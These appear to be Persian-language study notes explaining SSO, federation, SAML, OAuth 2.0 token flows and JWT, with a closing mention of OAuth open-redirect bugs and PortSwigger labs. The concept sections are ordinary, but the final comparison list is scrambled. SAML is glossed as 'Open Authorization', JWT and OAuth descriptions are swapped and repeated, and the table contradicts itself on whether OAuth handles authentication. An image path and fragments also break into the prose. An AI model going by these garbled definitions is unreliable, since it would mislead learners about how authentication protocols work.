یک سرویس **SSO** لزوماً هویت یک کاربر را نمیدونه، چرا که ممکنه اطلاعات هویتی کاربر را در خودش نداشته باشه . بیشتر سرویس های **SSO** به صورت جدگانه **Credentials** کاربران را از طریق کار با یک سرویس **Identity Management** دیگه بررسی خواهد کرد . این یک توضیحاتی درباب **SSO** بود و قاعدها مفهوم و طریقه پیاده سازی **SSO** خیلی بیشتر از این توضیحات هست و به نظرم لازم هست که ما از این مورد اگاهی بیشتری داشته باشیم، هر چند تا اینجا همینقدر برای ما کافیه . اما میخواه این توضیحات رو با یک مثال ساده جهت درک بهتر کامل تر کنم . شما حساب کاربری گوگل دارید . این حساب کاربری گوگل، نه تنها به شما امکانات و دسترسی های بیشتر در موتور جستجوی گوگل میده بلکه این امکان را هم فراهم میکنه که توی سرویس های دیگه گوگل مثل، جیمیل، یوتیوب، گوگل درایو، **Google+** و ... هم احراز هویت باشید . یعنی شما کافیه که توی حساب **Gmail** خودتون احراز هویت کنی و همین مورد موجب میشه در سرویس های دیگه شرکت گوگل هم احراز هویت باشید . این یک نمونه بارز از استفاده از **SSO** هست که عموم ما تجربه استفاده ازش رو داریم .

اما ما یک روش احراز هویت دیگه هم داریم به نام **Federation Authentication** که یه طور ای شکل **SSO** کار میکنه ولی تفاوت هایی داره . در **SSO** شما توسط سرویس **SSO** احراز هویت میشید و امکان دسترسی به سرویس های جدگانه یک سازمان که **SSO** هم جزو اون سازمان هست رو خواهید داشت ولی **Federation Authentication** این امکان رو فراهم میکنه که سازمان های جدگانه به احراز هویت همیگر اعتماد داشته باشند، مثلاً شما توی برخی وبسایت ها دیدی که امکان ورود با حساب کاربری گوگل یا فیس بوک وجود داره ، این بدین معناست که اون وبسایت یا وب اپلیکیشن به گوگل یا فیس بوک به عنوان **Identity Provider** اعتماد داره و ازشون برای احراز هویت شما استفاده میکنه . پس چی شد ؟ **SSO** برای سرویس ها و وب اپلیکیشن های داخل یک سازمان استفاده میشه ولی **Federation** به صورت کلی و ما بین چندین سازمان، عمل احراز هویت رو **Centralize** میکنه .

SAML چیه ؟ **SAML Security Assertion Markup Language** یک راه استاندارد جهت این است که به اپلیکیشن ها و سرویس های دیگر بگوییم یک کاربر اونی که ادعا میکنه هست، هست یا نیست :) **SAML** چیزی هست که تکنولوژی **SSO** رو با ارائه کردن یک روش برای احراز هویت کاربر و مکاتبه کردن اون احراز هویت با چندین اپلیکیشن و سرویس مختلف امکان پذیر میکنه . در حال حاضر ورژن 2.0 این استاندارد درحال استفاده شدن است . از **SAML** به عنوان یک **ID Card** نگاه کنید، روشی کوتاه و استاندارد جهت نشون دادن این که یک نفر کیست . مثلاً به جای اینکه بیای و تست **DNA** بگیری و یک هویت یک نفر رو تایید کنی، بیای از یک **ID Card** جهت شناسایی اون استفاده کنید . استفاده **SAML** این چنینه . بین خیلی شبیه به **JWT** هست و با تفاوت هایی، **SAML** قدیمی تره و از **XML** به عنوان فرمت خودش استفاده میکنه ولی **JWT** جدیده و از **Json** استفاده میکنه و همچنین استفاده از **SAML** گستردنگی بیشتری دارد . حالا **SAML** کجای **SSO** استفاده میشه ؟ زمانی که سرویس **SSO** باید با تمام اپلیکیشن ها و سرویس ها ارتباط بگیره و بهشون بگه که کاربر **Signed in** هست یا نیست، **SAML** وارد میشه و اطلاعات رو به صورت استاندارد شده میچینه و سرویس و اپلیکیشن ها میتوون این اطلاعات بخونن . خب بیشتر از این علاقه ندارم درمور **SAML** فعلاً حرف بزنم، اگه دوست دارید برید ادرس زیر و مقالش رو بخونید :

<https://www.cloudflare.com/learning/access-management/what-is-saml/>

OAuth چیست ؟ **Open Authorization** یک استاندارد فنی جهت تعیین سطح دسترسی یا **Authorization** کاربران است . در حقیقت یک پروتکل جهت فرستادن سطح دسترسی کاربر از یک سرویس به یک سرویس دیگه هست بدون اینکه نیاز باشه **Credentials** کاربر رو به اشتراک بزارن . به وسیله این پروتکل یک کاربر میتوونه توی یک سرویس یا اپلیکیشن **In Sign** کنه و سپس از طریق همین احراز هویت در پلتفرم های دیگه **Authorized** باشه و بتونه اطلاعات رو بیننه و کارایی رو انجام بد . یه طور ای ممکنه که همون حالت **SSO** رو بینید و خب در واقع به نظر من **SSO** یک **System Design** و یک روش جهت طراحی سیستم **Authentication/Authorization** هست ولی **SAML** و **JWT** پروتکل هایی هستند که میتوون توی **SSO** به کار روند .

این رو ممکن میکنه که سطح دسترسی و **Authorization** رو از یک اپلیکیشن به یک اپلیکیشن دیگه بفرستیم و یکی از معمول ترین روش هاییست که استفاده میشه که **Authorization** رو از یک سرویس **SSO** به اپلیکیشن های کلود دیگه انتقال بدیم و فقط همین نیست و میتوونه ما بین هر نوع اپلیکیشن هایی این کار رو بکنه . دقت کنید که **OAuth** برخلاف **SAML** تنها برای **Authorization** استفاده میشه نه **Authentication** . **Authentication** برای هر دوی اینها استفاده میشه .

بریم سروقت اینکه **OAuth Authorization Token** ها چطوری کار میکنن ؟ فرض کنید که **Alice** میخواهد به اپلیکیشن **Cloud File Storage** کمپانی خودش دسترسی پیدا کنه . توی **SSO** شرکت **Alice** شده ولی هنوز دسترسی به اپلیکیشن **Cloud File Storage** نداره . وقتی که وارد اپلیکیشن میشه، اپلیکیشن سریعاً یک درخواست **Authorization** به **SSO** میزنه و در جواب **SSO** یک **OAuth Authorization Token** به اپلیکیشن میده . توکن شامل سطح دسترسی الیس در اپلیکیشن هست و همچنین یک زمان محدودی


اعتبار داره و وقتی که این زمان به پایان رسید باید دوباره درخواست OAuth Authorization Token به سمت SSO ارسال شود . این توکن از طریق HTTPS انتقال پیدا میکنه و قاعدها رمزنگاری شده و امن هست .

حالا که فهمیدیم توکن های OAuth چطوری کار میکنن و واسه چی استفاده میشه ؟ OAuth هم برای تعیین سطح دسترسی کاربران و هم برای سطح دسترسی اپلیکیشن ها استفاده میشه . یکی از نمونه هایی که کاربران معمولاً باهاش مواجه میشن زمانی هست که اجازه میدیم یک اپلیکیشن به یک حساب کاربری Social Media یا هر حساب کاربری دیگه دسترسی بگیره و از طریق این دسترسی این Authorize بشم، مثلاً حساب کاربری گوگل یکی از این حساب هایی است که میتوانه با اپلیکیشن های مختلف ادغام بشه و به ما اجازه دسترسی به اون اپلیکیشن ها رو بدے و البته اون اپلیکیشن ها هم به اطلاعات حساب کاربری ما دسترسی پیدا میکنن، مثل وبسایتها مختلف و سایت های گیمینگ و ... در این مثال OAuth پروتکل در پشت صحنه استفاده میشه . اینها استفاده های روزمره ما از OAuth هستند و این پروتکل در مشاغل و Business ها هم استفاده میشن، مثلاً یک کاربر وارد SSO شرکت میشه و از طریق OAuth خودش لاگین میکنه و بقیه اپلیکیشن ها و سرویس ها که اونها هم از این SSO استفاده میکنن، به واسطه OAuth Credentials که توسط Authorization Token داده میشه به کاربر دسترسی میدن .

یکی از چندین پروتکل OAuth محسوب میشه . پروتکلهای Authorization از نیاز های وب اپلیکیشن های امروزی هستند، چرا که راهی هستند جهت انتقال اطلاعات Authorization بدون افشا سازی Credentials کاربران . برخی از پلتفرم ها مانند Facebook Connect روش های Authorization خاص خودشون رو ارائه میکنند . فیس بوک رو برای کاربرای خودش نظر گرفته و ...

<https://www.cloudflare.com/learning/access-management/what-is-oauth/>

خب حالا که فهمیدیم OAuth چی هست و کجاها استفاده میشه بریم یه نگاهی به Flow این پروتکل بذاریم و ببینیم که چطوری میشه که از طریق یک کاربر Authorize میشه :



بسیار جالب، حالا نوبت اینه که توضیح بدیم چی میشه . سه مرحله وجود داره، اون Client Application یا Application درواقع وب اپلیکیشنی هست که کاربر باها در ارتباطه، فرض کنید شما وارد یک وب اپلیکیشن میشید و اون وب اپلیکیشن امکان ورود با حساب کاربری گوگل رو داره . شما روش میزند و اتفاقاتی که می افته به شرح زیره :

وب اپلیکیشن نیازه به Protected Resource های کاربر خودش داره، داده های مثل تصویر پروفایل، نام و نام خانوادگی، ادرس ایمیل و ... برای این کار باید ابتدا یک درخواست Authorization به Resource Owner ارسال بشه که اینجا خوشنود هستند . وقتی که روی دکمه "ورود از طریق حساب کاربری گوگل" کلید میکنید وارد یک صفحه میشید که شما باید اجازه بدهید که وب اپلیکیشن بتونه به Protected Resource در نهایت دسترسی بگیره . دکمه Allow یا Grant ممکنه که باشه و شما کلیک کنید روشن و به وب اپلیکیشن Gant Authorization رو بدهید .

برای دسترسی به Access Token نیاز به Protected Resource است . وب اپلیکیشن بعد از اینکه از شما Authorization رو گرفت باید Access Token رو بگیره و این کار توسط Authorization Server اتفاق می افته که از پروتکل هایی مثل OAuth 2.0 استفاده میکنه . شما به Authorization Server میگید که من اجازه رو دارم پس بهم یک Access Token بده و ایشون یک Access Token به شما میده .

Resource Server همون سایت گوگل یا فیس بوک و ... هست که اطلاعات شما توی سرور هاشون ذخیره دارن . این اطلاعات تنها با استفاده از Access Token دریافتی از Authorization Server قابل دستیابی است . وب اپلیکیشن Access Token دریافتی رو به Resource Server میده و بعد از تایید شدن توکن برای وب اپلیکیشن اطلاعات کاربر ارسال میشه . این شش مرحله که توی تصویر بالا هم نشون داده شده رخ میده تا شما بتونید از طریق پروتکلی مثل OAuth2.0 مجوز دسترسی به یک وب اپلیکیشن رو دریافت کنید و در حقیقت شما Authorize بشید .

نمیدونم گفتم یا نه ولی میخوام بگم که پروتکل OAuth فقط جهت Authorization استفاده میشه و به صورت عادی هیچ ارتباطی با Authentication نداره ولی اگه در یک پروژه قصد Authentication هم بود، در کنار OAuth میان و OpenID Connect یا OAuth، SAML، JWT رو استفاده میکنند . در ادامه نگاهی هم به OIDC داریم ولی قبلش یه خلاصه از OIDC رو خواهم گفت .

- میخواهیم در نهایت خلاصه ای ما بین JWT, OAuth, SAML را بنویسیم. احساس میکنم که توی این جزویه یه خورده مفاهیم زیاد شدن و به همین خاطر ممکنه که منجر به سردرگمی بشه و میخواهیم که بیام و یک خطی مابین این سه مفهوم مهم بکشم :
- جهت **JWT**: مخفف Json Web Token هست و یک استاندارد جهت انتقال اطلاعات به صورت JSON مابین سیستم هاست . ازش استفاده میشه و به صورت دیجیتالی امضا میشه، پس امکان تایید اون وجود داره و قابل اطمینان است .
 - جهت **OAuth** استفاده میشه و به صورت عمده در وب اپلیکیشن های مدرن و API ها در حال استفاده است . JWT به صورت دیجیتالی امضا میشه، پس امکان تایید اون وجود داره و قابل اطمینان است .
 - جهت **SAML** : مخفف Open Authorization هست و یک استاندارد جهت Authorization می باشد و به اپلیکیشن های Third-Party اجازه دسترسی به اطلاعات کاربر را میده بدون اینکه نیاز باشه کاربر Credentials خودش رو وارد کنه . بیشتر در اپلیکیشن هایی استفاده میشه که نیاز دارند اطلاعاتی رو از یک سرویس جداگانه دریافت کنند مثل پلتفرم های Social Media و API ها
 - **SAML** و **Authentication Assertion Markup Language** و یک استاندارد جهت تبادل اطلاعات **Authorization** ما بین سیستم هاست، مخصوصا مابین IdP یا همون Identity Provider و SP یا Service Provider . به صورت عمده در اپلیکیشن های سازمانی و Enterprise جهت ارائه عملکرد SSO استفاده می شود .

	JWT	OAuth	SAML
Purpose	Token-based authentication mechanism for transmitting claims	Protocol for authorization and authentication in web and mobile apps	Protocol for exchanging authentication and authorization data between parties
Centralized Server	None	Authorization server	Identity provider
Used For	Authentication and authorization	Authorization, not authentication	Authentication and authorization
Applications	Single-page apps, mobile apps	Apps that rely on external APIs or services	Enterprise environments
Relationship	Directly between parties	Between third-party apps and resource owners	Between identity providers and service providers
Authentication	Yes	No	Yes
Authorization	Yes	Yes	Yes

با **OAuth2.0** ترکیب میشه تا استاندار سازی کنه پروسه **Authentication** و **Authorization**، زمانی که کاربر توی یک **Digital Service** لاجین میکنه . در همین حد کافیه که بدونیم و فک کنم بیشتر توضیح دادنش هنوز لازم نیست و پیچیدگی بوجود میاره . قطعا در اینه باید روند کارکرد این مفاهیم رو درک کنیم تا بتونیم اسیب پذیری هایی که میتوونن داشته باشن رو بفهمیم .

در پروتکل OAuth حفره امنیتی Open Redirect مرسومه و بانتی خوبی هم بابتش پرداخت میکنن . توی PortSwigger چالش هایی واسه این بررسی حفرات امنیتی این پروتکل وجود داره که میتوانید از طریق لینک زیر ببینید :

<https://portswigger.net/web-security/oauth>

بیینید تا اینجا مفاهیم مربوط به Authentication و Authorization رو به صورت کلی با هم بررسی کردیم، از تکنولوژی‌ها و پروتکل هایی که واسه این کار استفاده میشن حرف زدیم و طریقه انجام اونها رو به طورایی با هم به صورت ترکیبی بررسی کردیم . اما توی حوزه کشف اسیب پذیری، این دو مبحث از هم جدا میشن و حفرات امنیتی مربوط به Authentication رو Broken Authentication در برابر میگیره و حفرات امنیتی مربوط به Authorization رو Broken Access Control در بر خواهد گرفت .